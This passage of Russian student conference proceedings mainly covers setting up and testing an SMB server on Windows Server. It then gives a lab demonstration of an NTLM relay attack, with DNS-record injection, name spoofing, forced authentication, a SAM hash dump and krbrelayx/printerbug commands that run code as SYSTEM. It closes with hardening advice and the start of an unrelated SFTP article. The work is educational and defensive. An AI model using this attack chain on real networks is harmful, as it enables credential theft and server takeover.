


Рис. 2. Активация компонентов протокола SMB на клиентской системе

В ходе настройки файлового сервера были активированы необходимые роли и компоненты протокола SMB, обеспечивающие общий доступ в доменной среде. После установки сервер был приведён в рабочее состояние, что позволило предоставить сетевые ресурсы клиентским рабочим станциям корпоративной инфраструктуры. Процесс активации компонентов файлового сервера и протокола SMB показан на рисунке 3.




Рис. 3. Активация компонентов файлового сервера и протокола SMB в Windows Server

Следует отметить, что компонент SMB версии 1.0 был включён в экспериментальной среде исключительно в учебных целях для демонстрации известных уязвимостей протокола и анализа последствий его использования в корпоративной сети.

В реальных условиях эксплуатации SMBv1 считается устаревшим и небезопасным и не рекомендуется к использованию, что отдельно подчёркивается в разделе с рекомендациями по обеспечению безопасности.

Функциональное тестирование SMB-сервера

В рамках функционального тестирования была проведена проверка работоспособности SMB-сервера при организации общего доступа к файловым ресурсам в корпоративной сетевой среде. Для этого на сервере был создан общий сетевой каталог с заданными правами доступа для пользователей и групп домена, что показано на рисунке 4.




Рис. 4. Создание общего сетевого ресурса на SMB-сервере

Проверка показала, что клиентские рабочие станции успешно подключаются к общему ресурсу по сетевому имени сервера. Пользователи, обладающие соответствующими правами доступа, имели возможность просматривать содержимое каталога, а также выполнять операции чтения, создания, изменения и удаления файлов. Факт корректного доступа к общему сетевому ресурсу с клиентской рабочей станции представлен на рисунке 5.




Рис. 5. Доступ к общей сетевой папке

Дополнительно была проведена проверка общего доступа к сетевым устройствам. На сервере был настроен общий доступ к сетевому принтеру, после чего клиентские рабочие

Рубрика 2. Методы и системы защиты информации, информационная безопасность

станции успешно обнаруживали и подключали данное устройство через файловый сервер, что показано на рисунке 6.




Рис. 6. Доступ к сетевому принтеру через SMB-сервер

Вопросы безопасности SMB протокола

Согласно матрице атак MITRE ATT&CK, протокол SMB в корпоративных сетях чаще всего используется злоумышленниками в рамках следующих тактик: Credential Access, Lateral Movement и Collection. Эксплуатация уязвимостей и ошибок конфигурации SMB-сервисов позволяет получить учётные данные пользователей, осуществлять боковое перемещение между узлами сети и собирать конфиденциальную информацию, размещённую в общих сетевых ресурсах [5].

Средства и методы атак на SMB-протокол условно можно классифицировать по функциональному назначению на несколько групп.

Средства обнаружения и перечисления сетевых ресурсов SMB предназначены для выявления доступных общих папок, файлов и прав доступа пользователей в сети. Подобные инструменты позволяют получить представление о структуре сетевых ресурсов и выявить потенциально уязвимые узлы без непосредственного воздействия на систему.

Атаки типа Man-in-the-middle на SMB реализуются за счёт перехвата или ретрансляции сетевого трафика и аутентификационных данных. Такие методы могут использоваться для получения имён пользователей и хешей аутентификации в доменной среде, особенно при отсутствии обязательной подписи SMB-сообщений и использовании небезопасных протоколов разрешения имён.

Методы подбора учётных данных (brute-force) направлены на проверку корректности пар логин–пароль для доступа к общим сетевым ресурсам SMB. Эффективность подобных атак существенно возрастает при использовании слабых паролей, стандартных учётных записей и отсутствии механизмов ограничения числа попыток аутентификации.

Инструменты эксплуатации SMB объединяют функциональные возможности по анализу доменной инфраструктуры, перечислению пользователей и сетевых ресурсов, а также выполнению несанкционированных действий при наличии достаточных привилегий.

Следует отметить, что многие инструменты и методы могут одновременно относиться к нескольким указанным группам.

Атака на протокол SMB

В рамках исследования реализуется атака типа SMB Relay (NTLM Relay), основанная на архитектурных особенностях протоколов аутентификации в доменной среде. Успех атаки обеспечивается не наличием конкретного программного дефекта, а механизмом ретрансляции аутентификационных данных в сочетании с небезопасными настройками инфраструктуры: прежде всего отсутствием обязательной подписи SMB-пакетов (SMB Signing) и возможностью манипуляции DNS-записями. При соблюдении этих условий злоумышленник может ретранслировать перехваченные учётные данные на другой узел домена и получить к нему несанкционированный доступ с привилегиями исходного пользователя.

Сценарий атаки строится вокруг принудительного подключения жертвы к серверу, контролируемому злоумышленником. При этом узел атакующего перехватывает аутентификационный обмен по протоколу SMB и немедленно ретранслирует его на целевой сервер. Поскольку подпись SMB-пакетов не применяется, целевой сервер не в состоянии проверить подлинность источника запроса и устанавливает сессию с привилегиями ретранслированной учётной записи. Если ретранслируемая учётная запись обладает правами

локального администратора на целевом узле, это открывает возможность удалённого выполнения команд, в том числе в контексте системного аккаунта SYSTEM. Для инициирования цепочки ретрансляции достаточно, чтобы пользователь попытался подключиться к поддельному узлу через специально созданный скрипт или ссылку.

Ключевые условия эксплуатации: отключение подписи SMB или установка значения «при согласовании» — эти параметры позволяют упростить принудительную аутентификацию.

На первом этапе производится анализ параметров безопасности SMB-сервера с целью определения режима работы подписи сообщений. В случае, если подпись SMB отключена либо используется в необязательном режиме, создаются предпосылки для перехвата и повторного использования аутентификационных данных при установлении сетевых соединений. Результат проверки конфигурации SMB-сервиса представлен на рисунке 7.

```
Nmap scan report for ( . )
Host is up (0.0010s latency).

PORT      STATE SERVICE          VERSION
445/tcp    open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2022 microsoft-ds
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows Server 2008 R2 - 2022; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2025-12-10T08:08:21
|_ start_date: 2025-11-21T13:52:06
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ smb2-security-mode:
|   3.0:2:
|_ Message signing enabled but not required
|_ smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 25.68 seconds
```

Рис. 7. Проверка параметров безопасности SMB-сервиса

На втором этапе используется особенность доменной инфраструктуры Active Directory, заключающаяся в том, что по умолчанию ряд пользователей обладает правами на добавление и изменение DNS-записей. В рамках экспериментального сценария моделируются действия внутреннего нарушителя. Злоумышленник может создать DNS-запись, указывающую на подконтрольный ему узел, что приводит к перенаправлению сетевых запросов легитимных пользователей. Факт успешного добавления DNS-записи показан на рисунке 8.

```
PS D:\NO_KASPER\Powermad-master> Invoke-DNSUpdate -DNSType A -DNSName SRV-1C-UPP1UWhRCAAAAAAAAAAAAAAAAAAAAAAWbEAYBAAAA -DNSData
[+] DNS update successful
```

Рис. 8. Пример добавления DNS-записи в доменной среде

На третьем этапе реализуется подмена ответов службы разрешения имён, в результате чего клиентская система инициирует соединение с поддельным сетевым ресурсом, полагая его доверенным элементом инфраструктуры. При отсутствии криптографической защиты SMB-аутентификации это позволяет осуществить ретрансляцию учётных данных и выполнить несанкционированные действия в доменной среде. Пример работы механизма подмены DNS-ответов представлен на рисунках 9–10:

```
./pretender -i eth0 --spoof 'SRV-1C-UPP1UWhRCAAAAAAAAAAAAAAAAAAAAAAWbEAYBAAAA'
Pretender by RedTeam Pentesting v1.3.2-74e629fcc5
Listening on interface: eth0

[mDNS] listening via UDP on [ff02::fb%eth0]:5353
[LLMNR] listening via UDP on [ff02::1:3%eth0]:5355
[LLMNR] listening via UDP on 224.0.0.252:5355
[mDNS] listening via UDP on 224.0.0.251:5353
```

Рис. 9–10. Демонстрация подмены разрешения сетевых имён

После завершения настройки службы разрешения имён был рассмотрен сценарий атаки ретрансляции аутентификации в доменной инфраструктуре. На данном этапе в

Рубрика 2. Методы и системы защиты информации, информационная безопасность

экспериментальной среде был развёрнут SMB-листер, предназначенный для приёма входящих попыток аутентификации и их последующей ретрансляции на целевой сервер. В качестве цели для ретрансляции использовалась служба SMB файлового сервера домена.

Для инициирования атаки применялся механизм принудительной аутентификации, при котором целевая система иницирует сетевое соединение с подконтрольным узлом. В результате данного воздействия сервер автоматически выполнял попытку аутентификации по протоколу SMB. Процесс принудительной аутентификации показан на рисунке 11.

```
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!  
[+] OK! Using unpatched function!  
[-] Sending EfsRpcEncryptFileSrv!  
[+] Got expected ERROR_BAD_NETPATH exception!!  
[+] Attack worked!
```

Рис. 11. Принудительная аутентификация целевой системы в доменной среде

В ходе эксперимента входящая попытка аутентификации была успешно ретранслирована на целевой сервер, что привело к получению доступа к системным данным безопасности. В частности, была подтверждена возможность удалённого получения информации из базы учётных данных локальной системы (Security Account Manager). Результат успешной ретрансляции и установления SMB-сессии представлен на рисунках 12–13.

```
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0x79fde0bd  
[*] Dumping local SAM hashes (uid:rid  
Администратор:500:aad3b435b51404eeaad3b435b51  
Гость:501:aad3b435b51404eeaad3b435b51  
DefaultAccount:503:aad3b435b51404eeaad3b435b51  
[*] Done dumping SAM hashes for host:  
[*] Stopping service RemoteRegistry
```

Рис. 12. Получение системных данных безопасности после ретрансляции аутентификации

```
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client SMTP loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server on port 445  
[*] Setting up HTTP Server on port 80  
[*] Setting up WCF Server on port 9389  
[*] Multirelay disabled  
  
[*] Setting up RAW Server on port 6666  
[*] Servers started, waiting for connections  
[*] SMBD-Thread-5 (process_request_thread): Received connection from 127.0.0.1:11000 as / SUCCEED  
[*] Authenticating against smb://127.0.0.1:11000  
[*] Started interactive SMB client shell via TCP or  
[*] All targets processed!
```

Рис. 13. Установление SMB-сессии с целевым сервером

В качестве примера выполним команду на целевой системе после успешной ретрансляции с правами SYSTEM.

```
python3 krbrelayx.py -t smb://srv-1c-upp.mydomain.local -debug -c 'cmd /c "whoami /all & hostname & ipconfig"  
python3 printerbug.py 'mydomain.local/attacker:Qwerty123@srv-1c-upp.mydomain.local' srv-1c-upp1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwB EAYBAAAA
```

Теперь входящее соединение ретранслируется krbrelayx обратно на srv-1c-upp, и указанные команды выполняются на srv-1c-upp с привилегиями SYSTEM.

Результаты исследования

Результаты выполнения показали, что команды исполняются в контексте системного аккаунта **SYSTEM**, что свидетельствует о полном компрометировании целевого сервера. В частности, была подтверждена возможность получения расширенной информации о правах текущего процесса, имени целевой системы и параметрах сетевой конфигурации.

Дополнительно было установлено, что повторная ретрансляция входящих соединений позволяет устойчиво поддерживать привилегированный доступ к целевой системе.

В итоге для успешной атаки нам необходимо выполнение следующих условий:

- пользовательская учетная запись домена;
- сетевой доступ к 445 порту атакуемого хоста и обратно;
- отсутствие подписи SMB;
- возможность добавления DNS-записей (либо spoofing DNS-записей в пределах широкоэвещательного домена).

Чтобы минимизировать риски эксплуатации уязвимостей протокола SMB, рекомендуется:

- Регулярно обновлять операционную систему и любое программное обеспечение, использующее SMB — часто выпускаются исправления для устранения уязвимостей [8].
- Отключить устаревший протокол SMB версии 1 — эта версия не поддерживает современные механизмы безопасности и крайне уязвима. Начиная с Windows Server 2016, SMBv1 по умолчанию отключён.
- Использовать цифровую подпись SMB-пакетов — это не позволит злоумышленнику незаметно подменять или перехватывать файлы по сети.
- Не оставлять SMB доступным там, где это не нужно — по умолчанию Windows Firewall блокирует внешние подключения к SMB-портам (TCP 445).

Заключение

В рамках данной работы была рассмотрена настройка и функциональное тестирование SMB-сервера на базе операционной системы Windows Server в условиях корпоративной доменной инфраструктуры. В ходе экспериментального исследования была смоделирована типовая корпоративная сеть в виртуальной среде, что позволило на практике изучить особенности работы протокола SMB при организации общего доступа.

Проведённое функциональное тестирование подтвердило корректную работу SMB-сервера и его способность обеспечивать централизованный доступ к сетевым ресурсам с применением механизмов аутентификации и разграничения прав доступа. Эксперимент показал, что при корректной конфигурации файловый сервер стабильно функционирует в доменной среде и удовлетворяет требованиям, предъявляемым к корпоративным файловым сервисам.

В рамках анализа вопросов информационной безопасности были рассмотрены основные векторы атак на протокол SMB, а также условия, при которых возможна их успешная реализация. Установлено, что большинство рисков безопасности связано не с архитектурными недостатками самого протокола, а с ошибками конфигурации и нарушением базовых принципов безопасного администрирования, такими как использование устаревших версий протокола, отключение подписи SMB-сообщений и избыточные права пользователей в доменной инфраструктуре.

Реализация указанных мер позволяет существенно снизить вероятность компрометации файловых сервисов и повысить уровень информационной безопасности корпоративной сети.

Библиографический список

1. Microsoft. SMB Protocol Overview : техническое описание протокола Server Message Block. — URL: <https://learn.microsoft.com/windows-server/storage/file-server/smb-overview> (дата обращения: 26.11.2025).
2. Microsoft. Windows Server security overview : обзор механизмов защиты Windows Server. — Microsoft Learn, 2024. — URL: <https://learn.microsoft.com/windows-server/security/security-and-assurance> (дата обращения: 10.10.2025).

Рубрика 2. Методы и системы защиты информации, информационная безопасность

3. Уймин, А. Г. Демонстрационный экзамен базового уровня. Сетевое и системное администрирование : практикум : учеб. пособие для вузов / А. Г. Уймин. — СПб. : Лань, 2024. — 116 с. — (Высшее образование). — ISBN 978-5-507-48647-2. — EDN BZJRIQ.
4. MITRE Corporation. MITRE ATT&CK Framework : база знаний по тактикам и техникам кибератак. — URL: <https://attack.mitre.org> (дата обращения: 17.10.2025).
5. MITRE ATT&CK. Network Share Discovery (T1135) : Обнаружение общего сетевого ресурса. — URL: <https://attack.mitre.org/techniques/T1135/> (дата обращения: 14.11.2025).
6. Microsoft. Windows Server Documentation : официальная техническая документация. — URL: <https://learn.microsoft.com/en-us/windows-server/> (дата обращения: 14.12.2025).
7. Russinovich, M., Ionescu, A., Solomon, D. Windows Internals. Part 2. — 7th ed. — Redmond : Microsoft Press, 2021. — 816 p.
8. Microsoft. Security Update Guide : официальная база уязвимостей и обновлений безопасности Microsoft. — URL: <https://msrc.microsoft.com/update-guide> (дата обращения: 14.12.2025).

References

1. Microsoft. (n.d.). *SMB protocol overview*. Retrieved November 26, 2025, from <https://learn.microsoft.com/windows-server/storage/file-server/smb-overview>
2. Microsoft. (2024). *Windows Server security overview*. Retrieved October 10, 2025, from <https://learn.microsoft.com/windows-server/security/security-and-assurance>
3. Uimin, A. G. (2024). *Basic level demonstration exam. Network and system administration: Practical course: Textbook for universities*. Lan Publishing. ISBN 978-5-507-48647-2. EDN BZJRIQ.
4. MITRE Corporation. (n.d.). *MITRE ATT&CK framework*. Retrieved October 17, 2025, from <https://attack.mitre.org/>
5. MITRE ATT&CK. (n.d.). *Network Share Discovery (T1135)*. Retrieved November 14, 2025, from <https://attack.mitre.org/techniques/T1135/>
6. Microsoft. (n.d.). *Windows Server documentation*. Retrieved December 14, 2025, from <https://learn.microsoft.com/en-us/windows-server/>
7. Russinovich, M., Ionescu, A., & Solomon, D. (2021). *Windows Internals. Part 2* (7th ed.). Microsoft Press.
8. Microsoft. (n.d.). *Security Update Guide*. Retrieved December 14, 2025, from <https://msrc.microsoft.com/update-guide>

Информация об авторах

Лаврушова Ксения Александровна — студентка 3 курса факультета комплексной безопасности топливно-энергетического комплекса, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: ksenialive8@gmail.com

Хабибов Денис Рустамович — студент 3 курса факультета комплексной безопасности топливно-энергетического комплекса, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: deniskhab81@gmail.com

SETUP AND FUNCTIONAL TESTING OF AN SMB SERVER BASED ON WINDOWS SERVER. SECURITY ISSUES

Lavrushova K. A.¹, Khabibov D. R.¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. *This article examines the process of configuring and functionally testing an SMB server running Windows Server within a corporate domain infrastructure. It focuses on organizing shared access to file resources and network devices, as well as a comprehensive analysis of information security issues related to the operation of the SMB protocol. The experimental portion of the study was implemented in a virtual environment using virtualization software, which allowed us to simulate a typical corporate network infrastructure, including a domain controller, a file server, and client workstations. Functional testing was conducted, confirming the correctness of access rights delimitation and the stability of the service. Particular attention is given to a practical demonstration of one of the critical attacks—SMB Relay (NTLM Relay). The article describes in detail the attack scenario and the conditions for its successful implementation, including the lack of an SMB digital signature and the possibility of modifying DNS records. It also demonstrates how an attacker can gain privileged access to the system and execute code with SYSTEM privileges. Based on their analysis, the authors formulate key recommendations for secure SMB configuration, including disabling the outdated SMBv1 protocol, mandating packet signing, and regularly updating software. These findings can be used in training information security and system administration professionals, as well as in practical applications to improve the security of corporate networks.*

Keywords: *SMB, Windows Server, file server, corporate network, information security, network protocols.*

Information about the authors

Lavrushova Ksenia Aleksandrovna – 3rd year student of the Department of Integrated Safety of Fuel and Energy Complex, Gubkin Russian State University of Oil and Gas (National University), Moscow, e-mail: ksenialive8@gmail.com

Khabibov Denis Rustamovich – 3rd year student of the Department of Integrated Safety of Fuel and Energy Complex, Gubkin Russian State University of Oil and Gas (National University), Moscow, e-mail: deniskhab81@gmail.com

М. В. Ляхова¹, Н. Г. Сеникова¹

¹ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, Российская Федерация

НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ SFTP (SSH FTP) НА БАЗЕ WINDOWS SERVER. ВОПРОСЫ БЕЗОПАСНОСТИ

Аннотация. В статье рассматривается задача безопасной передачи файлов в корпоративных сетях на базе Windows Server. Актуальность работы связана с сохранением в инфраструктуре организаций устаревшего протокола FTP, передающего учетные данные и содержимое файлов без шифрования и создающего риск перехвата и несанкционированного доступа. Цель исследования заключается в разработке и экспериментальной проверке методики развертывания SFTP-сервера на основе OpenSSH-Win64 в доменной среде Windows. Предложенная методика включает подготовку объектов Active Directory, организацию каталогов и NTFS-разрешений по принципу наименьших привилегий, настройку службы sshd и брандмауэра Windows, ограничение пользовательской сессии SFTP-функционалом и подключение с клиентской станции через WinSCP. Эксперимент выполнен в изолированном стенде Oracle VirtualBox с Windows Server 2022 и Windows 11. Функциональное тестирование подтвердило успешную доменную аутентификацию, передачу файлов, изоляцию пользователя в разрешенном каталоге и корректную реакцию на ошибочные учетные данные и потерю сетевого соединения. Дополнительно проанализированы сценарии brute-force, попытки выхода за пределы разрешенного каталога, получения shell-доступа и доступа к журналам. Показано, что сочетание механизмов Active Directory, NTFS и OpenSSH обеспечивает управляемое разграничение доступа, однако блокировка учетной записи при переборе паролей может использоваться для DoS-воздействия и требует дополнительных мер защиты на уровне источника подключения. Рассмотрены также ограничения изоляции OpenSSH в Windows по сравнению с механизмом chroot в Linux.

Ключевые слова: SFTP, SSH, безопасная передача файлов, OpenSSH для Windows, Active Directory, аутентификация по ключам, изоляция пользователей.

Введение

В условиях стремительного роста объемов корпоративных данных и увеличения числа распределенных инфраструктур вопросы безопасной передачи информации приобретают особую значимость. Большинство утечек корпоративных данных связаны с перехватом незашифрованного трафика и использованием уязвимых протоколов обмена файлами. В особенности уязвимыми призваны устаревшие FTP-сервера, которые продолжают использоваться в организациях из-за простоты администрирования, но при этом передают учетные данные и файлы в открытом виде.

Протокол SFTP (SSH File Transfer Protocol) является современной альтернативой FTP и FTPS, обеспечивающей полный контроль целостности и конфиденциальности данных благодаря шифрованию SSH и строгим политикам аутентификации. Однако даже при использовании SFTP ошибки конфигурации могут приводить к угрозам: несанкционированному доступу, выходу пользователя за пределы рабочего каталога, эскалации привилегий или обходу механизмов регистрации.

Дополнительным фактором актуальности является то, что многие российские предприятия переходят на локальные инфраструктуры на базе Windows Server, где требуется интеграция SFTP с доменной аутентификацией Active Directory и строгим разграничением прав. Несмотря на востребованность, отсутствуют полные, структурированные и доступные методики развертывания SFTP под Windows с акцентом на безопасность, что затрудняет внедрение технологий защищенного обмена файлами в промышленной среде.

Объектом исследования выступают корпоративные информационные системы, использующие доменную инфраструктуру Windows Server и сервисы Active Directory для централизованного контроля доступа.

Предметом исследования являются механизмы и методы настройки безопасного протокола передачи файлов SFTP на базе OpenSSH, интегрированного в среду Windows Server.

Целью исследования является разработка и экспериментальная проверка методики развертывания безопасного SFTP-сервера в доменной среде Windows с использованием OpenSSH, а также анализ механизмов защиты и оценка устойчивости к типовым угрозам.

Для достижения цели были поставлены следующие задачи:

1. Проверить корректность функционирования доменной инфраструктуры и соединения клиентских устройств.
2. Создать специализированное организационное подразделение, группу безопасности и пользователя для работы с SFTP.
3. Настроить файловую структуру и разрешения NTFS для обеспечения изоляции пользователей.
4. Установить и сконфигурировать OpenSSH-Win на Windows Server.
5. Настроить брандмауэр Windows для безопасного доступа к SSH-сервису.
6. Выполнить настройку файла `sshd_config` с учетом требований безопасности.
7. Подготовить клиентскую станцию и выполнить подключение через WinSCP.
8. Провести серию функциональных и нагрузочных тестов для проверки работы сервиса.
9. Проанализировать результаты тестирования и сформировать выводы о безопасности и правильности конфигурации.

Литературный обзор

В современных условиях цифровизации бизнес-процессов и роста объемов данных безопасная передача файлов между системами и пользователями становится критически важной задачей. Протокол FTP (File Transfer Protocol), долгое время являвшийся стандартом, обладает фундаментальными недостатками в области безопасности, такими как передача учетных данных и данных в открытом виде, что делает его уязвимым к перехвату и атакам «человек посередине» (Man-in-the-Middle) [1, 2]. В ответ на эти угрозы был разработан и получил широкое распространение протокол SSH File Transfer Protocol (SFTP).

SFTP – это безопасный протокол передачи файлов, функционирующий как подсистема протокола Secure Shell (SSH). В отличие от своего предшественника FTPS (FTP over SSL/TLS), SFTP не использует отдельный канал данных, а инкапсулирует все команды и данные в единый, зашифрованный SSH-туннель [3]. Это обеспечивает:

1. Конфиденциальность: Шифрование всего трафика, включая логины, пароли и передаваемые файлы, с использованием современных криптографических алгоритмов (например, AES, ChaCha20).
2. Целостность данных: Гарантия того, что данные не были изменены при передаче.
3. Аутентификацию: Поддержка различных методов аутентификации: по паролю, с использованием ключевой пары (публичный/приватный ключ), а также интеграция с внешними системами, такими как Kerberos или Active Directory [4].

Интеграция SFTP-сервера в инфраструктуру на базе Windows Server представляет особый интерес для организаций, чья ИТ-среда построена преимущественно на продуктах Microsoft. Исторически Windows Server не включал встроенный SSH-сервер, что вынуждало администраторов использовать сторонние решения (Cygwin, Bitvise). Ситуация изменилась с проектом OpenSSH-Win64, разрабатываемым Microsoft и сообществом, который предоставляет полноценный порт OpenSSH для Windows [5]. Его включение в состав современных версий Windows Server в качестве дополнительного компонента знаменует поворот к нативным возможностям безопасной удаленной работы.

Таким образом, актуальность темы обусловлена растущей потребностью в безопасных, стандартизированных и легко интегрируемых в существующую Windows-инфраструктуру решениях для обмена файлами.

Данное исследование направлено на практическое изучение процесса развертывания, настройки и тестирования SFTP-сервера на базе OpenSSH-Win64 в доменной среде Windows Server, с фокусом на реализацию механизмов безопасности.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Сравнительный анализ решений для защищенной передачи файлов в среде Windows Server

Несмотря на наличие различных решений для безопасной передачи файлов в среде Windows Server, выбор конкретной технологии должен определяться совокупностью факторов: безопасностью, удобством интеграции, стоимостью и сложностью администрирования.

FTPS (FTP over SSL/TLS) на базе IIS

Данное решение представляет собой развитие классического FTP с добавлением шифрования через SSL/TLS. К его преимуществам можно отнести глубокую интеграцию с операционной системой и Active Directory, а также наличие графического интерфейса управления. Однако FTPS обладает существенными недостатками: сложность настройки из-за необходимости управления SSL-сертификатами и двумя каналами связи (командным и данными), что увеличивает поверхность атаки. Кроме того, протокол считается устаревающим в сравнении с более современными и безопасными альтернативами [4].

Сторонние SFTP-серверы (Bitvise, FileZilla Server Pro)

Коммерческие и бесплатные сторонние решения, такие как Bitvise SSH Server или FileZilla Server Pro, предлагают готовые к развертыванию SFTP-серверы с графическим интерфейсом конфигурации. Их основные преимущества – быстрота развертывания и расширенные функции (например, встроенный Web-интерфейс или поддержка подробного аудита). Однако они часто требуют дополнительных лицензионных затрат, могут иметь ограниченную поддержку централизованной доменной аутентификации или создавать зависимость от стороннего вендора, что не всегда приемлемо в строго регулируемых корпоративных средах.

OpenSSH для Windows (OpenSSH-Win64)

Решение на базе OpenSSH-Win64, рассмотренное в данной работе, представляет собой нативный порт проверенного временем открытого программного обеспечения. Его ключевые преимущества:

1. Бесплатность и открытость: Отсутствие лицензионных отчислений и возможность аудита кода.
2. Стандартизация и безопасность: Реализация протокола SSH/SFTP, являющегося отраслевым стандартом для защищенного удаленного доступа.
3. Глубокая интеграция с Windows: Возможность использования доменной аутентификации через Active Directory и управления доступом на основе NTFS-прав.
4. Гибкость конфигурации: Тонкая настройка через текстовые конфигурационные файлы (sshd_config), что позволяет реализовывать строгие политики безопасности.

Проведенный анализ позволяет утверждать, что развертывание SFTP на основе OpenSSH-Win64 является оптимальным компромиссом для организаций с развитой инфраструктурой Windows Server. Оно сочетает в себе корпоративный уровень безопасности, бесплатность, отсутствие зависимостей от сторонних вендоров и возможность глубокой интеграции с существующими системами управления идентификацией и доступом. В то время как FTPS отягощен архитектурными недостатками, а сторонние решения добавляют стоимость и сложность управления, OpenSSH-Win64 предоставляет стандартизированный, безопасный и контролируемый канал для защищенного обмена файлами.

Методы исследования

Исследование носит прикладной характер и выполнено в области сетевой безопасности и администрирования информационных систем. Основным методом стало экспериментальное моделирование, направленное на построение, конфигурацию и всестороннее тестирование работоспособной SFTP-инфраструктуры в контролируемых условиях.

